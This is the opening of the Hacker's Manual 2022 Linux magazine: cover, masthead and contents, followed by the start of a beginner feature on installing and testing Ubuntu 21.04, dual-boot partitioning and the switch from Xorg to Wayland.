



# HACKER'S MANUAL


# 2022



FULL OF  
EXPERT  
TIPS &  
ADVICE

**ADVANCE YOUR LINUX SKILLS**

• THE KERNEL • NETWORKS  
• SERVERS • HARDWARE • SECURITY



**164 PAGES OF TUTORIALS**  
**ENHANCE YOUR KNOWLEDGE**  
**WITH IN-DEPTH PROJECTS**  
**AND GUIDES**

Digital  
Edition



TWELFTH  
EDITION



# HACKER'S MANUAL 2022

Welcome to the 2022 edition of the Hacker's Manual! You hold in your hands 164 pages of Linux hacking tutorials, guides and features from the experts at Linux Format magazine – the home of open source software. In this edition we've gone in hard for security. You'll find guides to securing servers, getting a grounding in hacking, using security tools such as Kali and Fedora Security Lab, alongside solid features explaining how to protect your privacy online using established tools like Tails. But we shouldn't live in fear! Hacking is monumental fun. Never mind setting up and playing with Linux, we take a look at hacking tablets, media servers, virtual machines, cloud servers, multi-booting with Grub and much more. If you're a little timid when it comes to the Terminal we even have a meaty reference section at the back.

So dive in and enjoy!

J            L  
F U T U R E  
J            L

# HACKER'S MANUAL 2022

Future PLC Quay House, The Ambury, Bath, BA1 1UA

## Editorial

Editor **Aiden Dalby**

Designer **Steve Dacombe**

Senior Art Editor **Andy Downes**

Head of Art & Design **Greg Whitaker**

Editorial Director **Jon White**

## Photography

All copyrights and trademarks are recognised and respected

## Advertising

Media packs are available on request

Commercial Director **Clare Dove**

## International

Head of Print Licensing **Rachel Shaw**

licensing@futurenet.com

[www.futurecontenthub.com](http://www.futurecontenthub.com)

## Circulation

Head of Newstrade **Tim Matthers**

## Production

Head of Production **Mark Constance**

Production Project Manager **Matthew Eglinton**

Advertising Production Manager **Joanne Crosby**

Digital Editions Controller **Jason Hudson**

Production Managers **Keely Miller, Nola Cokely,**

**Vivienne Calvert, Fran Twentyman**

**Printed by** William Gibbons, 26 Planetary Road,

Willenhall, West Midlands, WV13 3XT

**Distributed by** Marketforce, 5 Churchill Place, Canary Wharf, London, E14

SHU [www.marketforce.co.uk](http://www.marketforce.co.uk) Tel: 0203 787 9001

**Hacker's Manual 2022 Twelfth Edition (TCB4182)**

© 2022 Future Publishing Limited

We are committed to only using magazine paper which is derived from responsibly managed, certified forestry and chlorine-free manufacture. The paper in this bookazine was sourced and produced from sustainable managed forests, conforming to strict environmental and socioeconomic standards. The paper holds full FSC or PEFC certification and accreditation.

All contents © 2022 Future Publishing Limited or published under licence. All rights reserved. No part of this magazine may be used, stored, transmitted or reproduced in any way without the prior written permission of the publisher. Future Publishing Limited (company number 2008895) is registered in England and Wales. Registered office: Quay House, The Ambury, Bath BA1 1UA. All information contained in this publication is for information only and is, as far as we are aware, correct at the time of going to press. Future cannot accept any responsibility for errors or inaccuracies in such information. You are advised to contact manufacturers and retailers directly with regard to the price of products/services referred to in this publication. Apps and websites mentioned in this publication are not under our control. We are not responsible for their contents or any other changes or updates to them. This magazine is fully independent and not affiliated in any way with the companies mentioned herein.



Future plc is a public company quoted on the London Stock Exchange (symbol: FUTR)  
[www.futureplc.com](http://www.futureplc.com)

Chief executive **Zillah Byng-Thorne**  
Non-executive chairman **Richard Huntingford**  
Chief financial officer **Penny Ladkin-Brand**

Tel +44 (0)125 442 244



## Contents

# HACKER'S MANUAL 2022

## Distros

The distro is the core of Linux, so make sure you get the right one.

### 10 Ubuntu 21.04

Get the lowdown on the latest Ubuntu release and discover its secrets.

### 18 30 years of Linux

How a 21-year-old's bedroom coding project took over the world.

### 24 Inside the Linux kernel

How did Linux come to be? What makes it tick? We answer all this and more.

### 32 Compile the kernel

It's the ultimate nerd credential, compile your own custom kernel, here's how...

### 36 The ultimate home server

We guide you through building, configuring and using an all-singing home server.

### 44 FireIP firewall

Build a wall, not of tacos, but of fire! Keep out hackers with a dedicated firewall.

### 48 Rescatux repair

Explore one of the most famous rescue and repair systems powered by Linux.

## Security

The best defence is a good offence, but also a good defence.

### 54 Fortress Linux

Discover what threats are out there and what you can do to protect your devices.

### 62 Kali Linux

We take you inside the ultimate hacking toolkit and explain how to use it in anger.

### 66 Secure chat clients

Chat online without anyone snooping in on what you have to say.

### 72 Lock down Linux

We outline the essentials of locking down your Linux boxes for secure networking.

### 76 Fedora security lab

There's more than one way to skin a cat, so try out the Fedora hacking lab.

### 80 Key management

Learn how to create a good GnuPG key and keep it safe from online thieves.

## Software

Discover the most powerful Linux software and get using it.

### 86 OpenELEC

Get to grips with the media system for desktops and embedded systems.

### 90 Virtual Box

Ensure you get the best out of your virtual systems with our essential guide.

### 94 NextCloud

The break away, all new cloud storage and document system is live for all.

### 98 Nagios

Industry-level system monitoring so you can track all your Linux PCs.

### 102 Octave

Get to grips with the high-end scientific and mathematical language.

### 106 Inside KDE 5

Discover the building blocks that help build the prettiest desktop and apps around.

## Hacking

Take your Linux skills to the next level and beyond.

### 112 Hacker's manual

Discover the tricks used by hackers to help keep your systems safe.

### 120 Linux on a Linx tablet

Get Linux up and running on a low-cost Windows tablet without the hassle.

### 124 Multi-boot Linux

Discover the inner workings of Grub and boot lots of OSes from one PC.

### 128 Build your own custom Ubuntu distro

Why settle for what the existing distributions have to offer?

### 132 LTTng monitoring

Get to know what all your programs are up to by tracing Linux app activity.

### 136 USB multi-boot

We explain how you can carry multiple distros on a single USB drive.

## The terminal

Feel like a l337 hacker and get to grips with the powerful terminal.

### 142 Get started

The best way to use the terminal is to dive in with both feet and start using it.

### 144 Files and folders

We explain how you can navigate the file system and start manipulating things.

### 146 Edit config files

Discover how you can edit configuration files from within the text terminal.

### 148 System information

Interrogate the local system to discover all of its dirty little secrets.

### 150 Drive partitions

Control, edit and create hard drive partitions and permissions.

### 152 Remote X access

Set up and access remote GUI applications using X11.

### 154 Display control

Sticking with the world of X11 we take some randr for resolution control.

### 156 Core commands

20 essential terminal commands that all Linux web server admins should know.

# HACKER'S MANUAL

# 2022

# HACKER'S MANUAL 2022

## Distros

Because if there was only one form of Linux, we'd be bored

### 10 **Ubuntu 21.04**

Get the lowdown on the latest Ubuntu release and discover its secrets.

### 18 **30 years of Linux**

How a 21-year-old's bedroom coding project took over the world.

### 24 **Inside the Linux kernel**

How did Linux come to be? What makes it tick? We answer all this and more.

### 32 **Compile the kernel**

It's the ultimate nerd credential, compile your own custom kernel, here's how...

### 36 **The ultimate home server**

We guide you through building, configuring and using an all-singing home server.

### 44 **FireIP firewall**


Build a wall, not of tacos, but of fire! Keep out hackers with a dedicated firewall.

### 48 **Rescatux repair**

Explore one of the most famous rescue and repair systems powered by Linux.

# Get into Ubuntu

The latest version of Ubuntu has landed, and Nick Peers is on hand to show you how to install it and find out what's new.



**U**buntu 21.04 – known to its mates as Hirsute Hippo – is here and demanding your immediate attention. If you're running Ubuntu 20.10 then you've probably already had the update reminder, while those running Ubuntu 20.04 LTS may be getting itchy feet and wondering if now is the time to switch to the six-monthly release cycle, at least for the next year.

And what if you're thinking of switching to Ubuntu for the first time? Perhaps you're fed up with broken Windows updates and constant privacy creep as it tries to trick you into surrendering more of your personal data.

Whatever camp you fall into, this feature is for you. We'll kick off by looking at how you can test-drive the latest version of Ubuntu without committing to a full-blown install on your system. All you need is a blank DVD or spare USB stick, which enables you to run a 'live install' that doesn't touch your existing system. Want to try the full version, but not quite ready to commit? Discover how easy it is to install in VirtualBox. And when you're ready to give it a permanent home on your PC, we'll reveal how to install it alongside your existing operating system, making it possible to switch between the two as you see fit.

But what of Ubuntu 21.04 itself? We've also explored the new and improved features to give you a full rundown of what to look for. The big talking point is a new default windowing system called Wayland – we'll reveal what this is, what it means and whether it's a change that will finally stick after one previous failed attempt. We'll also reveal what else to look for in an update that, while not revolutionary, has lots of useful tweaks and improvements to make your computing life that bit easier. We'll finish by asking the big question: do you need to upgrade, particularly if you're currently on the LTS (long-term support) channel? Read on to find out...

# Install Ubuntu 21.04

Looking to switch to Linux from Windows? Discover how to take Ubuntu for a test drive, then install it alongside your existing operating system.

**T**he release of any new version of Ubuntu is bound to attract potential switchers from other operating systems. The truth is, these days, installing most flavours of Linux in general – and Ubuntu in particular – is no harder than installing Windows, and in many ways it's much easier.

Crucially, it's also free, and unlike Windows there are several ways in which you can give Ubuntu a test-drive without committing to a full-blown install. The Ubuntu installation media doubles up as a live disc, which loads a fully functioning version of Ubuntu without touching your hard drive, giving you the chance to try out its user interface and key programs in minutes.

If you want to take it further, we recommend running it in a virtual machine – the box (overleaf) reveals how, enabling you to install and try out everything Ubuntu has to offer over an extended period. Then, once you've decided you'd like to run it permanently and natively on your PC, we'll step you through the process of setting Ubuntu up alongside your existing Windows installation, so you can easily switch between the two.

## Create your boot disc


First, obtain your Ubuntu installation media. Visit <https://ubuntu.com/download/desktop> to download the desktop version. You have a choice of two versions: choose the newer (21.04) version if you want access to the latest features and are happy with upgrading Ubuntu every six months or so; the LTS version only updates once every two years and is supported for five years as opposed to nine months for non-LTS releases.

Save the ISO file to your hard drive. It's around 2.6GB in size, so may take a while to download depending on your internet speed. Once saved to your hard drive, the ISO file can now be copied to install media or used directly with VirtualBox. If you're looking to create installation media, then the simplest option is to pop a blank DVD into your DVD writer, then right-click the ISO file and choose Burn disc image.

Bootable DVDs are simple to set up, but they're slow. If you have a spare USB flash drive (4GB or later) that you're happy devote exclusively to Ubuntu, then format it as FAT32. Next, download and run Unetbootin (<https://unetbootin.github.io>). Select Diskimage and click ... to select your ISO file. You'll see 'Space used to preserve files...' option, which basically creates 'persistence'. For a quick road-test of Ubuntu, leave this set to 0. Plug in your USB drive and select it from the Drive drop-down, then click OK.

## Boot from Ubuntu

It's time to give Ubuntu a test-drive. Reboot your PC with the DVD in the drive or USB flash drive plugged in. If you're lucky,



>Create your USB boot media with the help of Unetbootin, available for Windows, Mac and Linux.

your PC will be set up to detect your boot drive and reveal a simple loading screen – you can skip to the next section.

If you boot straight back into Windows, restart your PC again and look for a message enabling you to press a key to either enter the BIOS/UEFI setup utility or select a boot device. Choose the latter, then select your bootable media from the list. If it appears twice, try the UEFI option first. If neither option works, then you'll need to boot to the UEFI setup utility

**“The Ubuntu installation media doubles up as a live disc, which loads a fully functioning version of Ubuntu without touching your hard drive.”**

and look for options to disable QuickBoot or FastBoot and Intel Smart Response Technology (SRT).

You may also need to disable Fast Startup in Windows itself – navigate to Settings>System>Power & sleep and click 'Additional power settings'. Click 'Choose what the power buttons do' followed by 'Change settings that are currently unavailable' and untick 'Turn on fast start-up (recommended)'.

## Testing Ubuntu

If your boot media is detected then you should see a boot menu appear with various choices – leave the default Ubuntu selected and hit Enter. This should now load Ubuntu to the point where you'll given the option to either try or install Ubuntu. Click Try Ubuntu to find yourself at the Ubuntu desktop. You can now go exploring. It's mostly a point-and-click interface, just like the Windows you know and... (Don't say it – Ed).

## Quick tip

You can also run Ubuntu off an external hard drive if you wish, but to make this practical we recommend the drive is SSD and connected via USB 3.0 or better to maximise performance, otherwise you're likely to find it a frustrating experience.

The problem with live discs is that by default you lose all your changes once you shut down, so you're only going to get a small taste of how Ubuntu works. If you'd like to give it a more extended test drive, then check out the box (below) on running Ubuntu 21.04 as a virtual machine. You should be able to road-test all its new features – it'll even run the Wayland desktop server by default (more on that later).

## Ubuntu and Windows, living together

You've tested Ubuntu and have realised the benefits of having a full-time install. So what's the process? If you have a spare computer lying about, you could wipe its drive and install Ubuntu directly on to that, simply by following the same process you did when installing Ubuntu into a virtual machine, selecting 'Erase disk and install Ubuntu' when prompted.

But what if you only have a single PC and want to run Ubuntu as an alternative to your current Windows install, swapping between them as required at boot time? The answer lies in configuring your PC as a dual-boot setup. For this to work, you can either install Ubuntu on to its own dedicated hard drive or – if you have enough space – partition your existing hard drive to make room for a dedicated Ubuntu partition.

There's no substitute for running Ubuntu off a fast internal drive – SSD definitely, or even a NVMe drive if your motherboard supports it. If Windows is currently installed on

this drive, and you have enough free space – say 80GB or more – then partitioning it may be the best solution.

## Step through the install process

When your drives are set up, boot from your Ubuntu live media and choose Install Ubuntu. The install wizard for the most part is self-explanatory – you'll be prompted to connect to your Wi-Fi network if you don't have an Ethernet connect, and we recommend ticking both boxes to download updates and install third-party software when prompted.

The Installation type menu is the trickiest part of the process. If you're dual-booting with Windows then you may get lucky and see that your system has detected your existing installation and offered an 'Install Ubuntu alongside Windows 10'. If it's there then leave it selected and click Continue. If it's not, it's not the end of the world. You'll just need to look at manually partitioning it – the step-by-step guide (opposite) reveals how to do this using the Ubuntu live media.

Once you've got past this point, the rest of the installation process should be straightforward. If all has gone as it should, when you reboot your PC for the first time after installation, you'll see a GRUB menu that makes it possible for you to choose whether to load Ubuntu or Windows.

Select Ubuntu and you will be whisked away to the login screen, ready to start using the latest version of the popular Linux distro.

## Test-drive Ubuntu in VirtualBox

If you'd like to give Ubuntu a more thorough test drive without committing an entire PC (or setting up a dual-boot system) to it, then the next logical step is to run it inside a virtual machine (VM).

The obvious tool for the job is VirtualBox ([www.virtualbox.org](http://www.virtualbox.org)). Click the download link on the main page and follow the instructions. The setup process for this program is quick

and simple. You'll also need a copy of the Ubuntu 21.04 install media in ISO format, which you can obtain from [www.ubuntu.com/download](http://www.ubuntu.com/download).

In VirtualBox, choose Machine>New. Type Ubuntu 21.04 into the Name field and you'll see it automatically assigns its type (Linux) and version (Ubuntu 64-bit). Check the default Machine Folder and change the drive if


necessary, to one that has at least 32GB spare if you plan to run the VM for an extended period. Click Next and allocate it a minimum of 2,048MB (2GB) RAM, preferably more if you can spare it. Leave 'Create a virtual hard disk now' and click Create followed by Next twice, then set the size to 32GB and click Create.

Your new VM will be created. Next, click Settings to tweak its hardware settings. If your PC is powerful enough, we advise selecting System> Processor tab to allocate it between two and four CPUs. Select Display and tick Enable 3D Acceleration and allocate the maximum (128MB) amount of video memory you can. Finally, under Storage select the Empty DVD drive under Controller: IDE and click the disc button on the right to select your Ubuntu 21.04 install ISO file.

Once done, click OK followed by Start to launch your VM, then follow the steps in the main body to install Ubuntu.


It's a simple process in a virtual machine: just leave 'Erase disk and install Ubuntu' selected under Installation type and click Install Now when prompted – no fiddly partitioning to worry about. At the end, it will automatically 'eject' the install disc for you, so just press Enter to reboot.

When you boot into Ubuntu itself proper, the screen will initially be cramped – skip through the first-run wizard, then open Settings>Screen Display to choose a more comfortable view – 1,360x768, for example.




► Ubuntu 21.04 installs like a dream in VirtualBox, enabling you to give it an extended test drive.

## Partition your hard drive for a dual-boot setup




### 1 Use Ubuntu live media

The simplest way to partition your drive is using the Ubuntu live media itself. After clicking Try Ubuntu, click the icon at the top of the Launcher on the left to open the Dash – this is the tool used to search Ubuntu. You should see GParted in the list (type gparted to bring it up if not) – click it to launch the tool.




### 2 Select target drive

GParted will open with the current boot drive (typically dev/sda or dev/nvme0n1 in the case of NVMe drives) selected in the top right corner. This should be the drive Windows is installed on if you're looking to share the drive with Ubuntu. Use its size and the partition list beneath to verify it's the correct one.




### 3 Free up space for Ubuntu

Examine the partition layout. Right-click the largest partition on the right to resize it if it has enough free space – 74GB is an ideal minimum. Click and drag the right-hand slider to the left to free up the space, leaving at least 10GB free space for the existing partition. Click the Resize/Move button.



### 4 Prepare dedicated drive

To install Ubuntu to its own drive, click the /dev/xxxx list to view other available drives. If it's a new drive, it'll show up 'unallocated'; otherwise, existing partitions will be visible. Confirm that there's nothing worth keeping on the drive, then right-click any visible partitions and then click Delete.



### 4 Apply changes and install Ubuntu

Click the green tick. Read the warning – if in any doubt click Cancel and review your changes again. If you're happy, click Apply and wait for the partitioning to complete. When done, click Close, then exit GParted and double-click Install Ubuntu 21.04, following the wizard to the 'Installation type' screen.

### 5 Set up a Linux partition

If 'Install Ubuntu alongside Windows Boot Manager' is selected, click 'Install Now'; if it's missing, select 'Something else'. Locate your drive's free space and click +. Set the Mount point to /, then click OK. Verify the drive Windows is on is selected for 'Device for boot loader installation', then click 'Install Now'.

# Wayland strikes back

Ubuntu 21.04 attempts to reintroduce Wayland as the default desktop server. Will it succeed second time around?

**T**he headline new feature in Ubuntu 21.04 is that Wayland has been restored as the default windowing system. After one previous failed attempt to replace the ageing – if trusty – Xorg server back in Ubuntu 17.10, the folk at Canonical hope that second time's a charm and have given themselves a year to make this attempt stick before the next LTS is released.

So, what exactly does a display server do? It provides your PC with the means to run graphical environments powered by desktops like GNOME, enabling you to point and click rather than spend all your life at the command line. Think of it as a connecting layer that sits between the kernel and your chosen desktop environment.

For decades, Linux has relied on the X Windows

display server, which since 2004 has existed in open-source form via the Xorg fork. It's been constantly evolving since the 90s, but is finally creaking under the twin burdens of increasingly unwieldy code and the demands of new graphic technologies.

In 2008, Wayland was born as a replacement to X. It aims to provide a simpler, slimmer, and more secure alternative – what's not to like? It simplifies things by unifying the various elements involved in rendering graphical displays, including compositor, display server and window manager, in a single protocol.

It's slimmer because it drops the client-server architecture of X, which enables you to connect to server from a client machine via a desktop environment as opposed to simple SSH. Wayland's reasoning is that most users don't need this overhead – and if you do, it's not a problem, as the box (left) on XWayland reveals.

It's also designed to be future-proof. X struggles with supporting high-resolution displays and multi-GPU setups, two things (among others) that Wayland can actually handle. And finally, Wayland is more secure. Xorg enables applications to read output from and send input to any other application, which can be easily exploited by keyloggers and other forms of malware. Wayland forbids this behaviour.

## Accessing Wayland

With Ubuntu 21.04's release, Wayland is once again the default desktop server. You shouldn't notice any difference – GNOME is still the desktop, and the only difference is it's running on top of Wayland rather than X. You can verify this by navigating to the About page under Settings and examining what's listed next to Windowing System.

If you see Xorg listed as the windowing system, we'd lay a good bet on the fact your PC sports Nvidia graphics running off a proprietary Nvidia driver rather than the open-source, less powerful Nouveau driver.

Nvidia has long dithered on improving its support for Wayland, but it seems the fact its drivers are blocked from using Wayland – largely because they don't support hardware acceleration of X programs under XWayland – has finally stung the graphics card manufacturer into action, having sat on the issue since it was first reported back in April 2019.

Long story short, the next major driver release (the v470 series) will contain two patches that finally support hardware accelerated rendering GL and Vulkan rendering with XWayland. However, this suggests that it won't be until Ubuntu 21.10 when full Nvidia support for Wayland will be implemented.

In the meantime, if you want to switch to Wayland now, you have two choices. You can open Software & Updates settings and switch back to Nouveau via the


## XWayland marks the spot

Backwards compatibility is always a good thing when migrating away from a fundamental part of your operating system, which is where XWayland comes in. Legacy programs will only support the X windowing system, and XWayland provides Wayland with an X Server to facilitate them.

The good news is that XWayland is installed alongside Wayland by default, so it's just there, ready to provide you with X Server support when you need it – which covers most games. Better still, you only need know that XWayland exists – there's no configuration involved. You needn't worry about performance, either. Benchmarks indicate that performance in Wayland is virtually identical (except with Nvidia drivers, hence the block).

To find out if an open window is using Wayland or XWayland, launch xeyes from the Terminal. Roll your mouse over an open window – the eyes will only move if that window is using XWayland.

XWayland isn't a perfect workaround. You may still encounter specific issues with certain programs, particularly those attempting to do things that fall foul of Wayland's security settings, for example. There may also be some outstanding performance issues too – for example, where input events are tied to your monitor's refresh rate. This can cause problems with mouse movement and clicks.



Additional Drivers tab. Alternatively, you can remove the blocks put in place to prevent Wayland running under Nvidia drivers by tweaking several system files – the step-by-step guide (below) reveals how to achieve this. Note, however, that you're likely to encounter performance and compatibility issues – we noticed stuttering in YouTube videos in Firefox, for example – and so we'd suggest sticking with X or switching to the Nouveau driver.


## The trouble with Wayland

While things have undoubtedly improved (yay, screengrabs! – Ed) since Ubuntu's last abandoned attempt to make the switch to Wayland, there are still some outstanding issues to consider. If you like Ubuntu but don't like GNOME, then be wary of switching to another desktop without first checking whether it's Wayland-compatible. KDE Plasma 5 and Enlightenment e20 are compatible, for example, but the popular Cinnamon desktop still only works with X.

While XWayland enables programs that are built around X to continue working – on the whole – Wayland's security architecture does create problems elsewhere. For example, screen sharing and remote desktop applications that rely on X won't work in XWayland without specific fixes. Developers should look into technologies such as PipeWire and xdg-desktop-portal-wlr, which can resolve such issues.

End users shouldn't worry too much: solutions to key problems have already been integrated into Ubuntu 21.04. For example, GNOME's built-in Remote Desktop tool supports the popular VNC remote desktop protocol out of the box. To make your PC accessible to others, simply navigate to Settings > Sharing, flick the big switch on and then click Screen Sharing to set it up, all without installing any other programs.

